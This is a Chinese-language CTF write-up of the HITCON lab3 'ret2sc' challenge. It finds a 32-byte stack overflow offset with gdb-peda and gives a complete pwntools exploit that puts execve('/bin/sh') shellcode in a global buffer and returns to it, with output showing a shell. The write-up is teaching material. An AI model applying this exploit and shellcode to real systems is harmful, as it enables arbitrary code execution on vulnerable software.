
逻辑分析

跑一下发现让我们输入字符串到Name里面，还有一个try your best？首先想到的是会不会又是啥栈溢出什么么的。




```
 ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3  ./ret2sc
Name:hello
Try your best:hello
 ✘ ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3 
```

嗯，情况是有的：



```
 ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3  ./ret2sc
Name:
Try your best:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[3]    2852 segmentation fault  ./ret2sc
 ✘ ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3  ./ret2sc
Name:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Try your best:[3]    2861 segmentation fault  ./ret2sc
 ✘ ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3
```

通过gdb动态调试可以发现在输入try your best 的值的时候可以发生溢出，并且将EIP指向我们构造的位置：


```
EBP: 0x413b4141 ('AA;A')
ESP: 0xffffd1b0 ("EAAaAA0AAFAAbA")
EIP: 0x41412941 ('A)AA')
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41412941
[------------------------------------stack-------------------------------------]
0000| 0xffffd1b0 ("EAAaAA0AAFAAbA")
0004| 0xffffd1b4 ("AA0AAFAAbA")
0008| 0xffffd1b8 ("AFAAbA")
0012| 0xffffd1bc --> 0xff004162
0016| 0xffffd1c0 --> 0x1
0020| 0xffffd1c4 --> 0x0
0024| 0xffffd1c8 --> 0xf7fac000 --> 0x1d4d6c
0028| 0xffffd1cc --> 0xf7fe574a (add    edi,0x178b6)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x41412941 in ?? ()
gdb-peda$ pattern search
Registers contain pattern buffer:
EBP+0 found at offset: 28
EIP+0 found at offset: 32
Registers point to pattern buffer:
[EAX] --> offset 0 - size ~50
[ESP] --> offset 36 - size ~14
Pattern buffer found at:
0x0804b160 : offset    0 - size   50 ([heap])
0xffffd18c : offset    0 - size   50 ($sp + -0x24 [-9 dwords])
References to pattern buffer found at:
0xf7fac5cc : 0x0804b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7fac5d0 : 0x0804b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7fac5d4 : 0x0804b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7fac5d8 : 0x0804b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xf7fac5dc : 0x0804b160 (/lib/i386-linux-gnu/libc-2.27.so)
0xffffd004 : 0x0804b160 ($sp + -0x1ac [-107 dwords])
0xffffd0d4 : 0x0804b160 ($sp + -0xdc [-55 dwords])
0xffffd14c : 0xffffd18c ($sp + -0x64 [-25 dwords])
0xffffd170 : 0xffffd18c ($sp + -0x40 [-16 dwords])
gdb-peda$
```

而这个临界值我们可以通过pattern search来查我们构造的pattern偏移量，得到为32。根据大佬的题解了解到return to shellcode是一种题型，我甚至想到了又用ROP chain???黑人问号`.jpg`?。

原来return to shellcode的操作就是将shellcode写入name变量空间，然后通过返回到该地址从而执行shellcode(NX未开启，栈可执行)


```
.bss:0804A045                 align 20h
.bss:0804A060                 public name
.bss:0804A060 name            db    ? ;               ; DATA XREF: main+42↑o
.bss:0804A061                 db    ? ;
.bss:0804A062                 db    ? ;
.bss:0804A063                 db    ? ;
```


该变量地址为0x804A060

构造EXP

这个exp需要用到shellcraft和asm，来将shellcode转为汇编指令：

```python
#!/usr/bin/env python
#coding:utf-8

from pwn import *
context(os = "linux", arch = "i386",log_level="debug")

io = process("./ret2sc")

#获得sh的命令多种多样，并且有不同系统版本的sh
#shellcode = asm(shellcraft.execve("/bin/sh"))
shellcode = asm(shellcraft.i386.linux.sh())
io.sendlineafter(":", shellcode)

#flat模块能将pattern字符串和地址结合并且转为字节模式
payload = flat(cyclic(32), 0x804a060)
io.sendlineafter(":", payload)

io.interactive()
io.close()
```

运行效果：



```
    push ecx /* 'sh\x00' */
    mov ecx, esp
    xor edx, edx
    /* call execve() */
    push 11 /* 0xb */
    pop eax
    int 0x80
[DEBUG] /usr/bin/x86_64-linux-gnu-as -32 -o /tmp/pwn-asm-8FGeCQ/step2 /tmp/pwn-asm-8FGeCQ/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-8FGeCQ/step3 /tmp/pwn-asm-8FGeCQ/
[DEBUG] Received 0x5 bytes:
    'Name:'
[DEBUG] Sent 0x2d bytes:
    00000000  6a 68 68 2f  2f 2f 73 68  2f 62 69 6e  89 e3 68 01  │jhh/│//sh│/bin│··h·│
    00000010  01 01 01 81  34 24 72 69  01 01 31 c9  51 6a 04 59  │····│4$ri│··1·│Qj·Y│
    00000020  01 e1 51 89  e1 31 d2 6a  0b 58 cd 80  0a           │··Q·│·1·j│·X··│·│
    0000002d
[DEBUG] Received 0xe bytes:
    'Try your best:'
[DEBUG] Sent 0x25 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  │aaaa│baaa│caaa│daaa│
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  │eaaa│faaa│gaaa│haaa│
    00000020  60 a0 04 08  0a                                     │`···│·│
    00000025
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x2c bytes:
    'explab3.py  peda-session-ret2sc.txt  ret2sc\n'
explab3.py  peda-session-ret2sc.txt  ret2sc
$ 
```

小结

内容涉及 context 模式设置，asm模块，shellcraft模块，patch操作，return to shellcode题型，pwntools flat模块。

今天先混到这儿。。。我真菜?。